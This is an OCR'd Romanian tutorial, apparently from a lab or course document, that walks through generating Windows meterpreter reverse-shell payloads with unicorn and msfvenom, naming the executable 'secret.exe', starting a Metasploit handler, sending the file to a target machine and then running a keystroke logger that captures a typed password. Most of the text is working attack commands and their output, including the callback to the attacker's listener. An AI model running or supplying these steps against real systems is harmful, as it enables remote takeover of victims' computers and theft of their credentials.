
Pasul III: creare payload


-folositi comanda de mai jos

-folositi adresa IP publica iar ca port 4444

```
root@kali:~/unicorn# ./unicorn.py windows/meterpreter/reverse_https 82.137.3.109
4444
```

```
[*] Generating the payload shellcode.. This could take a few seconds/minutes as w
e create the shellcode...
```





-cand unicorn a generat un payload cu success, 2 noi fisiere vor fi create

-primul este powershell_attack.txt ce poate fi vizualizat folosing comanda cat

```
root@kali:~/unicorn# cat powershell_attack.txt
```

-acesta arata codul ce se va executa pe dispozitivul atacat

-cel de-al doilea fisier creat este unicorn.rc dar acesta va fi automat executat si configurat

Pasul IV: porneste Msfconsole folosing fisierul unicorn.rc


-pentru a porni Metasploit vom folosi comanda **msfconsole -r /opt/unicorn/unicorn.rc**

```
root@kali:~/unicorn# msfconsole -r /opt/unicorn/unicorn.rc
```

Preluare control prin payload executat de către ținta (stager + stage playload)


Pasul 1: Deschidere consola

Deschideti Kali Linux din VirtualBox si accesati terminalul.



Introduceti comanda **msfconsole.**

```
root@kali:~# msfconsole
```



Pasul 2: Accesare mod de exploatare

Introduceti comada: **use exploit/multi/handler**

```
msf5 > use exploit/multi/handler
```

Introduceti comanda: **show options**

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Adaugam un payload:

```
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Verificam daca a fost adaugat corect.

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST                      yes       The listen address (an interface ma
y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Putem observa schimbarile. De asemenea, se poate observa stabilirea automata a LPORT 4444.

Adresa LHOST va fi configurata manual. Initial folosind comanda **ifconfig** intr-un terminal separate (root@kali) putem vedea efectiv adresa.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.50  netmask 255.255.255.0  broadcast 192.168.43.255
        ether 08:00:27:16:f9:20  txqueuelen 1000  (Ethernet)
        RX packets 1396  bytes 114278 (111.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 822  bytes 482788 (471.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 489  bytes 167105 (163.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 489  bytes 167105 (163.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Pentru configurarea efectiva se revine in terminalul initial cu comanda **set LHOST 192.168.43.50** (puneti adresa dvs)

```
msf5 exploit(multi/handler) > set LHOST 192.168.43.50
LHOST ⇒ 192.168.43.50
```

Verificam daca a fost alocat corect folosing **show options.**

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     192.168.43.50    yes       The listen address (an interface ma
y be specified)
   LPORT     4444             yes       The listen port
```

Pasul 3: Utilizare msfvenom

Vom utiliza modul help al comenzii msfvenom.

```
msf5 exploit(multi/handler) > msfvenom -h
[*] exec: msfvenom -h

MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /opt/metasploit-framework/bin/../embedded/framework/msfvenom [option
s] <var=val>
Example: /opt/metasploit-framework/bin/../embedded/framework/msfvenom -p wi
ndows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are
: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to lis
t, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, adv
anced and evasion options
    -f, --format          <format>   Output format (use --list formats to l
ist)
    -e, --encoder         <encoder>  The encoder to use (use --list encoder
s to list)
        --sec-name        <value>    The new section name to use when gener
ating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload
 using all available encoders
        --encrypt         <value>    The type of encryption or encoding to
apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload
and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list
 platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff
'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on
to the payload
        --pad-nops                   Use nopsled size specified by -n <leng
th> as the total payload size, auto-prepending a nopsled of quantity (nops
minus payload length)
```

```
    -s, --space           <length>   The maximum size of the resulting payl
oad
        --encoder-space   <length>   The maximum size of the encoded payloa
d (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payl
oad
    -c, --add-code        <path>     Specify an additional win32 shellcode
file to include
    -x, --template        <path>     Specify a custom executable file to us
e as a template
    -k, --keep                       Preserve the --template behaviour and
inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use
for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when rea
ding the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message
```

Modul help va ajuta la intelegerea comenzii de creare a payload-ului.


```
msf5 exploit(multi/handler) > msfvenom -p windows/meterpreter/reverse_tcp L
HOST=192.168.43.50 LPORT=4444 -f exe -e x64/shikata_ga_nai -i 10 > /root/De
sktop/secret.exe
```

Adresa trebuie sa fie a dvs iar numele payload-ului creat poate fi modificat dar trebuie păstrata extensia. In cazul de mai sus payload-ul poarta numele secret.exe


```
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.50 L
PORT=4444 -f exe -e x64/shikata_ga_nai -i 10 > /root/Desktop/secret.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Payload-ul a fost creat cu success. Ne ramane doar sa il trimitem calculatorului tinta.

Pentru transmitere din VirtualBox, KaliLinux in Windows 7/8/10 trebuie activata optiunea drag and drop.



Transmiteti fisierul nou creat pe desktop din KaliLinux catre calculatorul tinta.



Pasul 4: Exploatarea propriu-zisa

Introduceti comanda **exploit**.

```
msf5 exploit(multi/handler) > exploit
```


De reținut ca ținta poate fi ataca doar daca payload-ul (fisierul.exe) este deschis de pe calculatorul ținta.

Se va astepta ca sa fie stabilita conexiunea cu sistemul pe care a fost deschis payload-ul creat anterior. **In acest moment, calculatorul atacat este la indemana dvs.** Se va folosi comanda **help** si alegem modalitatile dorite de exploatare.

```
meterpreter > help
```

De exemplu: puteti crea un director nou pe calculatorul tinta.


```
meterpreter > mkdir Hacked
Creating directory: Hacked
```



Sau puteti avea acces la tot ce se va tasta pe acel calculator:

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Va incepe sa scaneze tot ce se va tasta:



Va scana pana cand dorim sa afisam datele sau sa oprim scanarea.

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Shift>Parola mea este<Shift>: ...
```

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
```